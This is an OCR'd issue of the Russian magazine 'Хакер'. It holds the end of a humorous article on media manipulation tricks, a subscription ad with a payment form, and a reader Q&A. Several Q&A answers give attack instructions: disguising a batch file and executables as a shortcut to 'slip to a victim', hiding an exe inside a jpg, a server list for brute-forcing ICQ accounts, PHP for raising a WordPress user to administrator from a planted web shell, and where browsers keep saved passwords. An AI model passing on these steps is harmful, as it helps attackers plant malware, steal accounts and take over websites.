педофилов... эээ... делают то же самое, но с другого конца, а на Митинобазаре совершенно случайно был выявлен и зверски

][— печатное СМИ, которое тоже тобой манипулирует!

Ну, соврал. Ну, завлек читателя красивым заголовком. А что поделаешь? Тема статьи обязывает! На самом-то деле][тобой не манипулирует. Разве что самую малость — «создание псевдореальности». Хотя о какой псевдореальности здесь идет речь? Реальность настоящая, никакого обмана. Общение никакими псевдоальтернативами (пиши нам письма, ответим) не подменяется, информация реальности соответствует, никаких уток мы не публикуем. Интеллектуальный уровень — не снижаем, а повышаем. Наслаждайся!

уничтожен киоск с сотнями (!!!) пиратских DVD, а я тут пока попью чайку и продолжу свое скорбное повествование.

• Персонализированный авторитет. Думаю, мне не нужно апеллировать к рассказам психологов о наших темных родственниках-павианах, лидеры которых размахивали своими гигантскими эрегированными фаллосами перед толпой собратьев, чтобы ты поверил мне, что точка зрения персонифицированного (ФИО, должность, регалии) авторитета в своей области гораздо более эффективно проникает в сознание жертвы, чем мнение человека левого. Ну, или не совсем левого — так или иначе, рекламе зубного порошка «Ядерный» в исполнении (якобы) врача-стоматолога высшей категории Дупловича З.И. будет априори более эффективна, нежели та же самая реклама в исполнении тетеньки, которая до этого снималась в рекламе средства для мытья посуды, а еще ранее — исполняла роль страдающей от геморроя женщины в рекламе обезболивающих свечей. Чтобы не поддаться на данную манипуляцию и не быть прозомбированным (псевдо?) авторитетом, используй собственную голову. Будь умеренным нигилистом (умеренным, я сказал!), критически обдумывай всю услышанную информацию. Кто этот человек? Ну и что, что он врач-стоматолог? А может быть, он тоже актер? А даже если и стоматолог, что с того? Если инженер-программист высшей категории, к.т.н., с экрана посоветует мне снести Win7 и поставить вместо нее полуось, я что, его послушаюсь? А все эти одобрения различных НИИ? Есть ли в нашей стране НИИ, которые за определенное количество килограммов самородного золота не поставят свою визу под какими хочешь исследованиями? Роль авторитета не обязательно исполняет некий профессор, им может быть любой «типично-лубочный» профессионал в своей области. Жирная тетка средних лет с неизвестным акцентом в роли харизматической домохозяйки, брутальный усатый мужик более чем средних лет в роли рукастого рабочего, мудрый седовласый человек с усталыми, понимающими глазами в роли доброго волшебника на голубом вертолете. Тьфу, то есть, политика.

• Избирательная подача информации. Есть подозрение, что ты и сам знаешь, как непросто оно бывает — выяснить реальное положение вещей или реальную хронологию развития каких-либо событий. Причем, событий не общемирового масштаба, а простых, житейских — с чего это вдруг во дворе универа возник мордобой, и кто кому, в итоге, навешал. Один скажет, что это студент А показал кулак студенту Б, за студента А впряглись студенты Г, Д и Е, а навешали, все же, студенту А. Другой скажет, что нет, это только кажется, что он ему показал кулак; на самом-то деле, это студент Б, по слухам, согрешил с девушкой студента А, потом кто-то кому-то что-то сказал, а чей-то кулак тут совершенно не причем. И студенту А вовсе никто не навешал, ему просто разбили нос, а студент Б с виду здоровый, а на самом-то деле лежит в больнице с воспалением легких — надышался во время драки холодного воздуха. В общем, опроси отдельно студентов А, Б или их друзей Г, Д и Е — получишь совершенно разные версии происшедшего. Что уж говорить о событиях глобальных? Тем более, пропущенных через призму разума целого ряда журналистов и их руководителей? Ничего. Поэтому просто забей болт и почаще вспоминай классический анекдот: «И не студент, а доцент кафедры. И не в лотерею, а в преферанс. И не машину, а сто рублей. И не выиграл, а проиграл».


• Слухи и скрытые источники. Король Ардании балуется некромантией? Военноначальник Блисфлинда курит опийный мак? Из источников, близких к руководству Объединенных Магических Орденов, нам стало известно, что магические кристаллы, продающиеся рядовым гражданам, возможно, необратимо искажают их ауру. Вот она, манипуляция общественным мнением без публикации явного вранья! Вопрос-то поставлен? Поставлен! Ответ на него нам неизвестен, может быть, он и не балуется никакой некромантией, даже и живого мертвеца-то никогда не видел. В общественном же сознании знак вопроса очень быстро растворится, уступив место гораздо более горячей и интересной информации. Скрытый источник поведал? Поведал! Близок он к руководству? Близок, это же тот бродяга, который живет прямо около здания Магических Орденов, в сточной канаве. Пресса у нас свободная, поэтому ничто не мешает ей дать слово этому последнему бродяге. А то, что он пожелал остаться неизвестным — что ж с того, его личное право.

• Тонкости формулировки. У плохих — шпионы. У хороших — разведчики. Плохие, вот они, другие — они убивают, расстреливают, вешают и гильотинируют. Хорошие (наши) такими вещами не занимаются. Они никого не убивают, они только ликвидируют, уничтожают и элиминируют наймитов темной стороны силы. Плохие — развязывают войны и боевые операции. Хорошие ни с кем не воюют. Они борются за мир. За примером далеко ходить не надо: играю я в «Majesty 2» и вижу, что около моей башни околачивается вражеский паладин 6-го уровня и ее, башню, рушит. Навожу курсор, смотрю

ИЗ ИСТОЧНИКОВ, БЛИЗКИХ К РУКОВОДСТВУ ОБЪЕДИНЕННЫХ МАГИЧЕСКИХ ОРДЕНОВ, НАМ СТАЛО ИЗВЕСТНО, ЧТО МАГИЧЕСКИЕ КРИСТАЛЛЫ, ПРОДАЮЩИЕСЯ РЯДОВЫМ ГРАЖДАНАМ, ВОЗМОЖНО, НЕОБРАТИМО ИСКАЖАЮТ ИХ АУРУ.



Классический «выбор без выбора» в СССР: летайте самолетами «Аэрофлота»!



Внеклассное чтение. Серия «Политический бестселлер» намекает, что твой мозг может серьезно пострадать в процессе чтения этой книги. Тем не менее, сочинение в тему, и не представить его твоему вниманию мы не можем



Хитрый психопат Нильс, наоборот, сделал ставку на высокие магические технологии и тем самым поимел целую тучу крыс

статус: «брат такой-то, уничтожает зло». Отлично! Это моя-то башня зло!?

• Яркие слоганы и запоминающиеся ассоциации. «Лучший эль — в таверне «Шмель»! «Маг Вирнак — курит табак, спички ворует, девок целует!» Красивые рифмованные слоганы и песенки «со смыслом», вирусно поселяющиеся в нашем сознании и вращающиеся там целый рабочий день, обещают большую выгоду своим авторам. В результате широкому слушателю маг Вирнак будет известен не как изобретатель эликсира дезинтеграции, обеспечившего королевству победу в последней войне с орками, а исключительно своим аморально-асоциальным (якобы?) образом жизни. Ну и кто за такого мага проголосует на следующих выборах в Королевское Собрание? Уж точно не большинство. С положительными ассоциациями ситуация аналогичная — проходя сквозь ряды кабаков в припортовом районе королевства, средний рыцарь наверняка зайдет в ту шарагу, ассоциация с лучшим элем в которой уже прочно укоренилась в его подсознании. Пожалуй, сюда же, к «ярким слоганам», я отнесу и яркие подзаголовки, которые сами по себе (или намеками; помнишь «невысказанное и додуманное»?) оказываются настолько поразительны, что заставляют падкого на сенсации читателя купить данное печатное издание. Больше про эти заголовки я тебе не буду ничего рассказывать — эта метода давно мигрировала из печатной прессы в интернеты, и ты наверняка представляешь, на какие сайты ведут ссылки типа «Что под юбкой у Аллы Пугачевой» или «Президент сделал страшную вещь!», и какую информацию ты сможешь получить.

• Правило трех «Да». Ардания — великая страна? Да! Мы все живем в Ардании? Да! В Ардании великое количество источников магии? Да! Хозяин Зла — наш новый повелитель? Да! Товарищ Эриксон (гугли «Эриксоновский гипноз» — тоже к нему отношение имеет) выявил, а НЛП'исты впоследствии развили интересный принцип. Скажешь «Да» три раза — скажешь и в четвертый. Просто и эффективно, хотя, разумеется, эффективность не равна ста процентам. Как ее снизить? Очень просто: когда ты смотришь рекламу, участвуешь в публичных выступлениях и прочих культмассовых мероприятиях с тамадой и баянистом, выявляй и избегай серийно произносимых, банальных утверждений, с которыми любой дурак согласится — трюизмов. Если ты видишь перед собой источник трюизмов — начинай брать паузы. Считай до десяти и обдумывай каждое утверждение. Таким простым способом ты избавишь себя от зомбирующего влияния этого правила.

• Срочной авиапочтой. Впервые пошел на поводу у, очевидно, проспонсированного авиапочтальонами Ворда, который при слове «срочно» всегда советует вставить именно этот вариант продолжения фразы. В контексте СМИ срочность новости определяет ее приоритетность — одна срочная новость вытесняет другую, смещая интерес читателя от новостей, возможно, более важных для него в жизненно-тактическом плане. При отсутствии в мире реально срочной новости может быть опубликована и откровенная муть, которая, тем не менее, по мнению руководителей СМИ, будет более срочной и важной, нежели увеличение налогов в королевстве при снижении процента отчислений на научные исследования и развлечения. Благодаря такому избирательному подходу к освещению новостей жители королевства дольше будут пребывать в спокойном состоянии духа, не будут бузить или требовать от руководства построить себе Храм, Акведук или Колизей.

В РЕЗУЛЬТАТЕ, ШИРОКОМУ СЛУШАТЕЛЮ МАГ ВИРНАК БУДЕТ ИЗВЕСТЕН НЕ КАК ИЗОБРЕТАТЕЛЬ ЭЛИКСИРА ДЕЗИНТЕГРАЦИИ, ОБЕСПЕЧИВШЕГО КОРОЛЕВСТВУ ПОБЕДУ В ПОСЛЕДНЕЙ ВОЙНЕ С ОРКАМИ, А ИСКЛЮЧИТЕЛЬНО СВОИМ АМОРАЛЬНО-АСОЦИАЛЬНЫМ (ЯКОБЫ?) ОБРАЗОМ ЖИЗНИ.

Заключение

«А как же интернеты?» — наверняка спросит меня интернет-озабоченный читатель. А никак — только по мнению суровых шестидесятилетних дядек с брюшком и лысиной, интернеты относятся к средствам массовой информации. На самом-то деле всемирная Сеть — это всемирная Сеть. Отдельный феномен, отдельный мир. Слава ему! В интернете манипулятивных приемов хватит на всех, и в частности, примеры всех вышеописанных ты там найдешь с легкостью. Кстати, есть там и особое оружие для социофобичных и нигилистически настроенных интеллектуалов — «большие папочки». В отличие от Big Daddy из «Биошока», большой папочка из интернетов не обязан представлять собой набор трансплантированных в водолазный костюм органов. В реале он может представлять собой что угодно, в виртуале же данная личность преобразуется в облик сурового, умудренного жизнью и обладающего объемистым багажом практических знаний дяденьку. Думаю, для тебя не секрет, что некий процент от интеллектуальной элиты интернетов в реале представляет собой довольно малоопытную и невротичную категорию граждан. Из Холмогор в Москву с лаптями за плечом они не ходили, самогон с соседом по деревне не квасили и в пьяных оргиях под воздействием девятой «Балтики» с двумя пшиками дихлофоса не участвовали. Несмотря на свою очевидную продвинутость в сфере информационных технологий и, в целом, нигилистически-критический взгляд на вещи, эти парни часто подсознательно завидуют людям, продвинутым в сфере, называемой также реальной жизнью. Данный факт открывает широкую дорогу подобным великовозрастным манипуляторам. Про методы борьбы, пожалуй, говорить не буду — ты не такой, а личностям заинтересованным можно посоветовать одно — поднимать самооценку, выходить в люди, придерживаться своей точки зрения и никому не завидовать. Адиос!


ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

Годовая подписка по цене 2100 руб.

(на 23 % дешевле чем при покупке в розницу)

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД



ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + DVD:
- ОДИН НОМЕР ВСЕГО ЗА 155 РУБЛЕЙ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 24 НОМЕРА



ЗА 12 НОМЕРОВ



ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ



ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- **ЯНВАРСКИЙ НОМЕР** — подписавшись до 30 ноября
- **ФЕВРАЛЬСКИЙ НОМЕР** — подписавшись до 31 декабря
- **МАРТОВСКИЙ НОМЕР** — подписавшись до 31 января

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР


«Фото-мастерская»+CD



«Мобильные компьютеры»


«Т3.Техника Третьего Тысячелетия»



«Страна Игр» +2DVD



«Вышиваю крестиком»


«Тюнинг Автомобилей»


Smoke



Total DVD+DVD


«Железо»+DVD


DVDXpert


«PC Игры»+2DVD

Digital Photo


Ski Pass


«Форсаж.ТА»

Mountin Bike


ONBOARD


Total Football+DVD


«Хулиган»

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через любой банк.
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

ПОДПИСКА ОФОРМЛЯЕТСЯ В ДЕНЬ ОБРАБОТКИ КУПОНА И КВИТАНЦИИ С НОМЕРА, ВЫХОДЯЩЕГО ЧЕРЕЗ ОДИН КАЛЕНДАРНЫЙ МЕСЯЦ ПОСЛЕ ОПЛАТЫ.
Например, если произвести оплату в ноябре, то подписку можно оформить с января.

В КАЖДОМ НОМЕРЕ УНИКАЛЬНЫЙ DVD
СТОИМОСТЬ ЗАКАЗА
2100Р ЗА 12 МЕСЯЦЕВ + ПОДАРОЧНЫЙ ЖУРНАЛ
1200Р. НА 6 МЕСЯЦЕВ. ПОДАРОЧНЫЙ ЖУРНАЛ ПРИ ЭТОМ НЕ ВЫСЫЛАЕТСЯ

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).
ВАШИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС: info@glc.ru

ОФОРМИТЬ ПОДПИСКУ на Хакер стало еще проще!
С июля 2009 года это можно сделать в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ______________ 20 г.

- ☐ прошу выслать бесплатный номер журнала ____________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)


Назначение платежа	Сумма
Оплата журнала «____________»	
с 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

faq united

@real.xakep.ru



Q: Слышал, что Гугл вводит новую систему поиска — Google Caffeine. Как проще всего сравнить выдачу этой новой системы и старого поиска?
A: Действительно, уже не за горами ввод Google Caffeine в качестве основного движка Большого Брата (тестовый вариант новой системы пока доступен по адресу www2.sandbox.google.com), что подразумевает следующие преимущества: удвоение скорости поиска, улучшенная точность, ввод системы временной релевантности, увеличение базы проиндексированных страниц и многие другие фишки. В связи с этим для вебмастеров крайне актуальной становится задача сравнения результатов поиска в старом и новом движках Гугла. Одна из наиболее удобных утилит для решения данного вопроса находится по адресу www.facesaerch.com/caffeine. Здесь все просто: вбиваешь какой-нибудь запрос в соответствующее окошко и наблюдаешь результаты выдачи обоих поисковых движков по одному и тому же кейворду (слева — старый движок, справа — Caffeine).
Также могу посоветовать сервис analyzethis.ru, который анализирует сразу целую кучу поисковых машин (в том числе и новый Caffeine) по таким параметрам, как: навигационный поиск, тематический поиск, подсказки, опечатки, цитатный поиск, оригиналы, синонимы, поисковый спам, SEO-прессинг, порнография, полнота индекса, апдейты, переходы.

Q: Занимаюсь SEO, а в частности, клоакингом. Заинтересовал следующий момент: как с помощью строки с юзерагентом определить capabilities (возможности) браузера?
A: Специально для тебя в PHP существует функция, позволяющая определить список возможностей любого браузера:

```
mixed get_browser ([ string $user_
agent [, bool $return_array = false
]] )
```

Функция возвращает массив с данными:

```
Array
(
   [browser_name_regex] =>
^mozilla/5\.0 (windows; .;
windows nt 5\.1; .*rv:.*) gecko/.*
firefox/0\.9.*$
   [browser_name_pattern] =>
Mozilla/5.0 (Windows; ?; Windows NT
5.1; *rv:*) Gecko/* Firefox/0.9*
   [parent] => Firefox 0.9
   [platform] => WinXP
   [browser] => Firefox
   [version] => 0.9
   [majorver] => 0
   [minorver] => 9
   [cssversion] => 2
   [frames] => 1
   [iframes] => 1
   [tables] => 1
   [cookies] => 1
   [vbscript] =>
   [javascript] => 1
   [javaapplets] => 1
   [beta] => 1
)
```

Для использования функции тебе необходимо скачать библиотеку **browscap.ini** (browsers.garykeith.com/downloads.asp) и прописать к ней путь в файле настроек php.ini. Подробнее можно почитать на ru.php.net/get_browser.
Если хостер не разрешает редактирование настроек PHP, ты с легкостью можешь воспользоваться альтернативой — PHP-классом **Browser Capabilities PHP Project** (code.google.com/p/phpbrowscap). По сравнению со стандартной

функцией в проекте присутствуют следующие возможности:

- автономность и независимость от настроек PHP;
- более быстрый и точный анализ юзерагентов;
- автоматический детект юзерагента;
- может возвращать не только массив, но и объект;
- кэширование результатов;
- автоматическое обновление файла browscap.ini с проверкой его версии;
- полностью настраиваемый;
- PHP4 и PHP5 совместимый.

Также существует еще одна альтернативная версия данной функции — alexandre.alapetite.fr/doc-alex/php-local-browscap/index.en.html.

Q: Как можно определить, используется ли клоакинг на каком-либо сайте?

A: Если технология клоакинга создана грамотным человеком, то определить, используется ли он, очень сложно. Но все же существует несколько общих методов и советов:

1. Попробуй сервис www.linkvendor.com/seo-tools/cloaking-detector.html, который пытается эмулировать заходы живого пользователя и поискового бота на таргетном сайте;
2. Измени юзерагента, например, с помощью плагина для Файрфокса chrispederick.com/work/user-agent-switcher или специального веб-сервиса www.bad-neighborhood.com/header_detector.php (подходит только для примитивного клоакинга);
3. Попробуй изменить реферера на тот, что будет похож на реальный переход с поисковика (либо сам найди эту страницу в поисковике по какому-нибудь настоящему запросу и перейди на нее);
4. Измени язык в браузере/операционной системе;
5. Зайди на нужную страницу с помощью переводчика Гугла: http://translate.google.com.

В любом случае помни одну простую истину: клоакинг нужен лишь для отсеивания ботов от живых посетителей, пришедших с поисковиков.

Q: Слышал о каком-то «волшебном» SSL-сертификате, который подходит абсолютно для всех сайтов и позволяет избегать предупреждений о корректности сертификата в браузерах.

A: Действительно, во всех основных браузерах до выхода соответствующих патчей было возможно обмануть механизм проверки SSL-сертификатов с помощью техники, продемонстрированной Джекобом Аппелбаумом (Jacob Appelbaum), которая, в свою очередь, основана на методе Мокси Марлинспайка (Moxie Marlinspike). На недавней конференции Black Hat Мокси Марлинспайк сумел обмануть описываемые механизмы с помощью ввода нулевого символа (\0) в поле имени (CN, Common Name) домена. Но этот трюк оказался не последним :). Джекоб Аппелбаум сумел создать универсальный сертификат для произвольных имен домена с помощью маски «*». В итоге, «волшебный сертификат» стал выглядеть следующим образом:

```
CN= *\x00thoughtcrime.noisebridge.
net
OU = Moxie Marlinspike Fan Club
O = Noisebridge
L = San Francisco
ST = California
C = US
```

Чтобы узнать более полную информацию о сабже, советую посетить официальный сайт автора уязвимости appelbaum.net.

Q: Необходимо подсунуть жертве батник с зависимыми от него exe, dll и т.д. файлами. Как красивее замаскировать все это дело?

A: Как раз для твоего сабжа пользователь Античата pavlik74 придумал замечательный способ. Итак:

1. Кидай все файлы в одну папку и делай ее скрытой;
2. Создай нескрытый ярлык для батника;
3. В поле «Объект» пиши «%windir%\system32\cmd.exe /c ТВОЙ_БАТНИК.bat», в поле «Рабочая папка» — «%currentdir%» (все, естественно, без кавычек);
4. Теперь для пущей привлекательности неплохо было бы сменить иконку нашему ярлыку. Для этого жми «Сменить значок» и вводи в поиск «%SystemRoot%\system32\SHELL32.dll» и выбирай понравившийся;
5. Для сокрытия появляющейся командной строки в начале батника пропиши следующую строчку: «cmdow @ /HID»;
6. Подсовывай объект жертве :).

Также существует способ, с помощью которого можно склеивать/прятать файлы средствами самой винды:

```
copy /b file.exe + foto.jpg foto2.
jpg
```

В итоге ты получишь два файла: один с расширением lnk (ярлык), другой — с расширением jpg, но запускающийся как exe.

Q: Занимаясь брутом асек, я столкнулся с проблемой недоступности серверов АОЛа для логина после n-попыток брута/в какое-то время суток/другая причина. Где бы взять еще адресов аолвских авторизационных серверов?

A: Большинство ныне используемых ICQ-брутфорсеров поддерживают возможность смены сервера для залогинивания. Один из наиболее полных списков серверов я привожу ниже:

```
login.oscar.aol.com
ibucp-vip-d.blue.aol.com
ibucp-vip-m.blue.aol.com
ibucp2-vip-m.blue.aol.com
bucp-m08.blue.aol.com
icq.mirabilis.com
icq0.mirabilis.com
icq1.mirabilis.com
icq2.mirabilis.com
icq3.mirabilis.com
icq4.mirabilis.com
icq5.mirabilis.com
64.12.161.153
64.12.161.185
64.12.200.89
205.188.153.97
205.188.153.98
205.188.153.121
205.188.179.233
205.188.252.24
205.188.252.27
205.188.252.21
205.188.254.5
205.188.252.33
205.188.252.22
205.188.252.31
205.188.254.3
205.188.254.11
205.188.252.30
205.188.252.18
205.188.254.10
205.188.254.1
205.188.252.19
205.188.252.28
```

Q: Как прочекать на PR не только сам сайт, но и все его внутренние страницы?

A: В этом нелегком деле тебе поможет бесплатная утила **PaRaMeter** (www.cleverstat.com/parameter.exe), созданная для массовой проверки и отслеживания изменений Google PageRank. Для использования проги просто добавь все сайты для чека PR в список в главном окне, используя соответствующее поле ввода. В качестве бонуса в утилите присутствуют поддержка проксиков и экспорт результатов в CSV.

Q: Как в WordPress прямо из шелла можно менять права пользователей?

A: Очень просто! Для этого в eval-окошке своего шелла используй следующий код:

```
include './wp-config.php';
$my_user=get_userdatabylogin('ТВОЙ_
ЮЗЕР');
$user = new WP_User($my_user->ID);
$user->set_role('РОЛЬ'); //
subscriber, contributor, author,
editor, administrator
$new_role=$user->roles;
print $new_role[0].' is a new user
role';
```

Код позволит легко сменить текущие права любого пользователя на выбранные тобой в любой версии WordPress.

Q: Где лежат сохраненные пароли наиболее распространенных браузеров?

A: В качестве ответа на вопрос приведу небольшой список мест хранения паролей соответствующих браузеров:

1. Internet Explorer 4.00 — 6.00.

Пароли хранятся в реестре в специальном хранилище «Protected Storage», которое обычно прячется по адресу «HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider».

2. Internet Explorer 7.00 — 8.00.

Новые версии Ослика хранят пароли сразу в двух локациях: «HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\

IntelliForms\Storage2» в реестре для хранения автозаполняемых паролей и «Documents and Settings\Application Data\Microsoft\Credentials» для HTTP Authentication паролей (также в этом файле хранятся пароли от LAN);
3. Firefox.
Пароли хранятся в одном из следующих файлов: signons.txt, signons2.txt и signons3.txt (зависит от версии Огнелиса). Все эти файлы хранятся в папке профиля Firefox, к примеру, в «[Windows Profile]\Application Data\Mozilla\Firefox\Profiles\[Profile Name]»;
4. Google Chrome.
Все пароли хранятся в «[Windows Profile]\Local Settings\Application Data\Google\Chrome\User Data\Default\Web Data» (это файл в формате SQLite, содержащий в себе криптованные пароли и другую информацию);
5. Opera.
Пароли находятся в файлике wand.dat, который хранится в «[Windows Profile]\Application Data\Opera\Opera\profile».

Q: Можно ли каким-нибудь образом уменьшить шум от HDD, кроме как устанавливать его на специальных демпфирующих салазках?

A: Да, для большинства HDD можно программными способами влиять на уровень шума. Это возможно за счет функции AAM (Automatic Acoustic Management), регулирующей режим работы жесткого диска и позволяющей балансировать между максимальной производительностью и предельной тишиной. Варьируя значение параметра, ты меняешь время поиска дорожки — чем медленнее осуществляется поиск, тем меньше шума издает жесткий диск (и тем тормознутее работает).
